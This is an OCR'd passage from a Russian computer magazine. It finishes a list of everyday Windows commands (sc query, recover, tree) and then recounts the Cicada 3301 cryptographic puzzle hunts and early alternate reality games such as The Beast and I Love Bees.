
```
sc query
```

Так как список очень большой, для его просмотра можно перенаправить вывод команды или в команду more (для пагинации), или в буфер обмена (команда clip), или в файл:

```
sc query | more
sc query | clip
sc query > services.txt
```

Дополнительную информацию об этой команде можно найти на врезке.





Команда sc query | more

9. КОМАНДА RECOVER

Используется для восстановления информации с испорченного или дефектного диска. Представим, что у нас есть каталог d:\reports\2014 и в нем был файл jan.txt, но на диске появились bad-секторы, и прочитать файл jan.txt не получается. Для восстановления (частичного) информации из этого файла можно использовать команду

```
recover c:\reports\2014\jan.txt
```

Команда recover читает файл сектор за сектором и восстанавливает информацию, которую еще можно прочитать. Понятно, что программа не сможет взять информацию из поврежденных секторов, поэтому восстановление информации будет частичным. Данные из поврежденных секторов будут утеряны.


Также нужно помнить, что использование масок файлов вроде * и ? в этой команде не допускается, нужно указать явное имя файла.

10. КОМАНДА TREE

Кому-то команда tree покажется бесполезной, однако она пригодится разработчикам программного обеспечения и техническим писателям. Команда tree отображает структуру каталогов по указанному пути. Например, у нас есть проект c:\my_prj\project1. Нужно построить структуру подкаталогов этого каталога. Для этого можно использовать следующие команды:

```
tree c:\my_prj\project1 | clip
tree c:\my_prj\project1 > project1.txt
```

Первая команда копирует структуру каталогов в буфер обмена, а вторая помещает в файл с именем project1.txt.





Команда tree



Загадка «Цикады»

↓

САМАЯ ИНТЕРЕСНАЯ И МАССОВАЯ КРИПТОИГРА В СЕТИ

Таинственная хакерская группа, именующая себя Cicada 3301, каждый год проводит состязания среди любителей криптографии. Никто не знает, что ждет победителей, но тысячи людей охотно включаются в это действо, похожее на изощренную игру.



Андрей Письменный
apismenny@gmail.com

Белые буквы на черном фоне гласили: «Мы ищем очень умных людей. Чтобы найти их, мы разработали тест. В этой картинке спрятано сообщение. Найди его, и оно укажет дорогу, ведущую к нам. Мы будем рады встретить тех немногих, что дойдут до конца. Удачи!» В конце подпись: «3301».


Оригинал этого сообщения появился в январе 2012 года на анонимном форуме 4chan и сумел привлечь к себе большое внимание. Как и задумывали его неведомые авторы, по следу немедля пустились те самые умные люди. Кто-то из них дошел до цели и, предположительно, присоединился к группе, именуемой Cicada 3301. Но что это за группа и чем она занимается, пока что остается тайной. Все, что мы знаем, — это рассказы тех, кто сбился с пути и не прошел задание до конца.

Джоэль Эрикссон, 34-летний аналитик из Швеции, рассказал британскому изданию The Telegraph о своих изысканиях, начавшихся с того, что к нему в руки попало сообщение «Цикады». Он быстро обнаружил, что в картинке были застеганографированы две строки, а ключом оказались цифры 3301. Одна из строк — «Тиберий Клавдий Цезарь», вторая — случайный набор символов.


Упоминание Тиберия Клавдия Цезаря — намек на шифр Цезаря, один из старейших и простейших методов шифрования. Каждой букве в алфавите присваивается номер, затем номера сдвигаются на определенное число позиций и текст записывается с учетом сдвига. Древние римляне могли пользоваться столь простой техникой лишь потому, что никто не догадывался о возможности расшифровки послания. Эрикссон же быстро подобрал нужное число (четыре) и обнаружил, что в строке была зашифрована гиперссылка.



Первое послание «Цикады»



По ссылке нашлась картинка с изображением утки и надписью «Упс! Это всего лишь приманка. Кажется, ты знаешь, как получить послание». На этот раз ключа не было, и пришлось воспользоваться дешифровочной программой OutGuess. С ее помощью из картинки выловилась ссылка на подраздел форума Reddit, где каждые два часа появлялась новая строка книги, сопровождаемая загадочными символами из точек и палочек. Эрикссон снова оказался на высоте: на текст он решил не обращать внимания, а вот в точках и палочках распознал цифры майя.



Умильная уточка дает очередную подсказку

С этого момента сложность загадок выросла на порядок, а еще стали то и дело попадаться изображения цикад. Это не случайный выбор для логотипа группы: некоторые виды цикад вылупляются только раз в 13 или 17 лет, чтобы избежать синхронизации жизненного цикла с питающимися ими хищниками. 13 и 17 — простые числа, а простые числа, как известно, играют важнейшую роль в криптографии.

Разнообразие загадок тоже росло. Шифры стали чередоваться с тестами на знание истории, философии, литературы и музыки. Идущим по следу энтузиастам пришлось столкнуться с цитатами из древнего валлийского произведения и с отсылками к викторианскому оккультизму, а также проявить знание классической музыки. Одна из загадок ссылалась на известное стихотворение Уильяма Гибсона «Агриппа», прославившееся тем, что оно распространялось на дискетах в виде программы, которая уничтожала текст после первого же прочтения (впрочем, сейчас «Агриппа» доступна на сайте Гибсона).

Будь Эриксcон одинок в своих изысканиях, он бы зашел в тупик намного раньше. Но через несколько дней после того, как к нему в руки попала изначальная картинка, он обнаружил, что по следу идут еще тысячи криптоаналитиков-любителей и обмениваются решениями на 4chan и других форумах. В частности, силами коллективного разума расшифровка подсказки из валлийской новеллы была получена за считаные часы.

Дальше стало еще интереснее. Очередное сообщение содержало призыв позвонить на телефонный номер, зарегистрированный в Техасе. Позвонившие смогли услышать запись на автоответчике, где синтетический голос подсказывал найти еще одно простое число в изначальной картинке. Число было найдено, и оно указывало на сайт 845145127.com (с тех пор он перестал работать и, по всей видимости, был кем-то захвачен).

На сайте располагалось изображение цикады и счетчик, показывающий обратный отсчет. Когда цифры дошли до нуля, вместо них появилось 14 координат GPS, указывающих на точки в Париже, Сиднее, Сеуле, Варшаве, Сиэтле, Аризоне, Калифорнии, Новом Орлеане, Майами и на Гавайях. Живущие неподалеку добровольцы нашлись без труда, и уже скоро на руках у сообщества оказалась подборка фотографий постеров с QR-кодами. В этот момент отпали последние сомнения в том, что «Цикада» — это не шутка криптографа-одиночки: организовать все это, не имея команды хотя бы из нескольких человек, было бы просто невозможно.



Постер «Цикады» в Варшаве



При том что некоторые задания невозможно было выполнить, не прибегая к помощи сообщества, посты с форумов не всегда помогали идти по следу «Цикады». Так, некто с никнеймом Wind (якобы девушка из штата Мичиган) на протяжении некоторого времени нарочно пытался навести других на ложный след. Причины тому могут быть разные. Не исключено, что Wind хотел (или хотела) сбить с толку конкурентов, чтобы в одиночку разгадать все. Возможно и то, что это был кто-то из «Цикады» и он пытался снизить продуктивность коллективной работы.

В другой раз некто выложил на Pastebin послание, где написал, что является экс-членом «Цикады» и никому не советует в нее вступать. Якобы «Цикада» — это религиозная организация, замаскированная под научную, и в ней состоят серьезные люди с плохими намерениями: бывшие военные, дипломаты и академики, не удовлетворенные нынешним мировым порядком. По словам анонимного автора, их цель — преобразовать человечество в ницшеанских уберменшей. «Это опасная организация, и их методы гнусны», — закончил он свое послание.

Поиски тем временем были близки к поворотной точке. Сообщение, полученное из собранных по всему миру QR-кодов, вело на сайт в сети Tor. Неизвестно, что увидели первые его посетители, но всех остальных ждало лишь сообщение «Нам нужны лучшие, а не последователи». Говорят, что несколько избранных получили электронные письма, якобы с приглашением разгадать еще несколько загадок в приватном режиме. Джоэль Эрикссон, как можно догадаться, в их список не попал и, вероятно, именно потому с такой легкостью стал давать интервью газетам. «Если бы мой цикл сна был чуть другим, я, возможно, оказался бы среди первых», — пожаловался он в интервью The Telegraph. Что ж, проспал так проспал!

Через несколько недель от «Цикады» поступило новое сообщение. Оно появилось на форуме Reddit и гласило: «Привет. Мы нашли тех индивидов, что искали. Наш путь длиной в месяц закончен. Пока что». Последовавшая пауза длилась одиннадцать месяцев и была прервана 4 января 2013 года публикацией новой картинки с текстом: «Приветствуем снова! Наш поиск умных людей продолжается».

И опять все завертелось по привычной программе. В картинке было скрыто стихотворение из «Книги закона», написанной в начале двадцатого века оккультистом и самопровозглашенным магом Алистером Кроули; книга помогла найти ссылку на 130-мегабайтный файл, состоящий из простых чисел; далее последовал файл в формате MP3 с неизвестной песней, предваряемой пением цикад. Там разыскали ссылку на аккаунт в Twitter, который публиковал на первый взгляд случайные числа. Они, в свою очередь, оказались совершенно не случайными и содержали код на основе гематрии — каббалистического способа изыскивать тайный смысл в словах, только вместо иврита использовались англосаксонские руны.

Последние шаги оказались очень похожими на то, что было год назад: ссылка

на сайт в сети Tor с координатами семи точек, в том числе в Москве и Окинаве (Япония). На этом след снова оборвался: горстку первых соискателей пропустили в приватную фазу, остальные остались не у дел. По слухам, приватная часть начиналась с теста личностных характеристик по схеме, схожей с системой Майерс — Бриггс.

В январе этого года объявление «Цикады» снова появилось — на этот раз в том же твиттере, где до этого публиковали зашифрованные строки. И следом — новая череда шифров, цитат из книг, рунических надписей и прочих головоломок. Финал на момент выхода этого номера вряд ли будет достигнут, но и на этот раз едва ли «Цикада» выдаст себя и позволит узнать, что же ждет кандидатов после окончания тестов.

ИСКУССТВЕННЫЙ РАЗУМ, ПЧЕЛЫ И АЛЬТЕРНАТИВНАЯ РЕАЛЬНОСТЬ

Загадки «Цикады» уникальны в своей сложности, но методы, избранные тайной группой, очень напоминают феномен, популярный в начале двухтысячных годов. Он называется Alternate Reality Games (ARG) — игры в альтернативную реальность. Смысл этих игр сводится к тому, что участники получают некие шифрованные задания через интернет и, действуя сообща, раскрывают следующие подсказки и кусочки сюжета.

Первой из таких игр была The Beast — ее придумали в 2001 году в Microsoft, чтобы прорекламировать выходивший тогда на экраны фильм Стивена Спилберга «Искусственный разум». Начиналась игра с подсказок, разбросанных в трейлерах и постерах фильма. Так, в трейлере был спрятан телефонный номер — позвонив по нему, можно было прослушать запись с инструкциями. Выполнение инструкций позволяло получить некое послание по электронной почте, содержащее очередные подсказки.




ARG на широкую ногу: подсказку к Vanishing Point проецируют на фонтан посреди Лас-Вегаса

Так игроки вышли на несколько сайтов, «владельцы» которых явно жили не в 2001

году, а в 2142-м. Изучая эти страницы, участники фактически могли вести расследование убийства. Перед ними постепенно вырисовывалась картина мира будущего, где антиробомилиция сражалась с Коалицией за свободу роботов, а убийцей оказался искусственный интеллект, управлявший умным домом. Что ж, жертве не повезло: нечего было изменять родному дому с секс-ботом!

The Beast длилась всего около трех месяцев, и концовкой, как несложно догадаться, стала премьера «Искусственного разума». Игра успела наделать много шума: ничего подобного до тех пор никогда не было, и о рекламном фокусе Microsoft много писали и говорили. Желающие повторить успех не заставили себя ждать, и «игры в альтернативную реальность» вошли в моду.

Тем временем разработчики, стоявшие за The Beast, отделились от Microsoft и образовали студию 42 Entertainment, где создали еще несколько коммерческих ARG. Самая знаменитая из них (да и среди ARG вообще) была сделана по очередному заказу Microsoft, а если точнее — микрософтовской студии Bungie. К выходу готовилась игра Halo 2, и она нуждалась в эффективной рекламе. Именно с этой целью была разработана новая ARG — I Love Bees («Я люблю пчел»).



Сейчас сайт ilovebees.com отсчитывает время до грядущего инцидента

Завязка на этот раз оказалась еще более интригующей. Некоторым бывшим участникам The Beast по почте были отправлены банки с медом. На крышках банок — разбросанные в случайном порядке буквы, складывающиеся в слова «I Love Bees». Те

же слова, но уже в виде адреса веб-страницы ilovebees.com появились спустя пару дней в телерекламе Halo 2.

С этого момента и началась игра. Сайт, на который указывала реклама, был посвящен пчеловодству, но тут и там на нем попадались кусочки странных изображений. Затем был найден блог автора сайта, где она жаловалась на взлом. Через несколько дней рядом с ценной информацией о пчелах на сайте появился список геолокаций, напротив каждой из которых стояло время. Участники игры пришли в обозначенные места и обнаружили таксофонные будки, из которых в указанный час раздались звонки. Те, кто не побоялся взять трубку, услышали оборванные кусочки записей диалогов.

I Love Bees оказалась своего рода радиопостановкой, но разбитой на мелкие части, услышать которые можно было, лишь находя нужный таксофон и называя очередное кодовое слово в ответ на вопрос, доносящийся из трубки. Складывая услышанные тридцатисекундные обрывки в целые диалоги, игроки обнаружили сюжет, напоминающий фантастический сериал. Шесть основных персонажей, живущих в 2552 году, готовились к войне с пришельцами, и только вмешательство из прошлого могло помочь им победить.

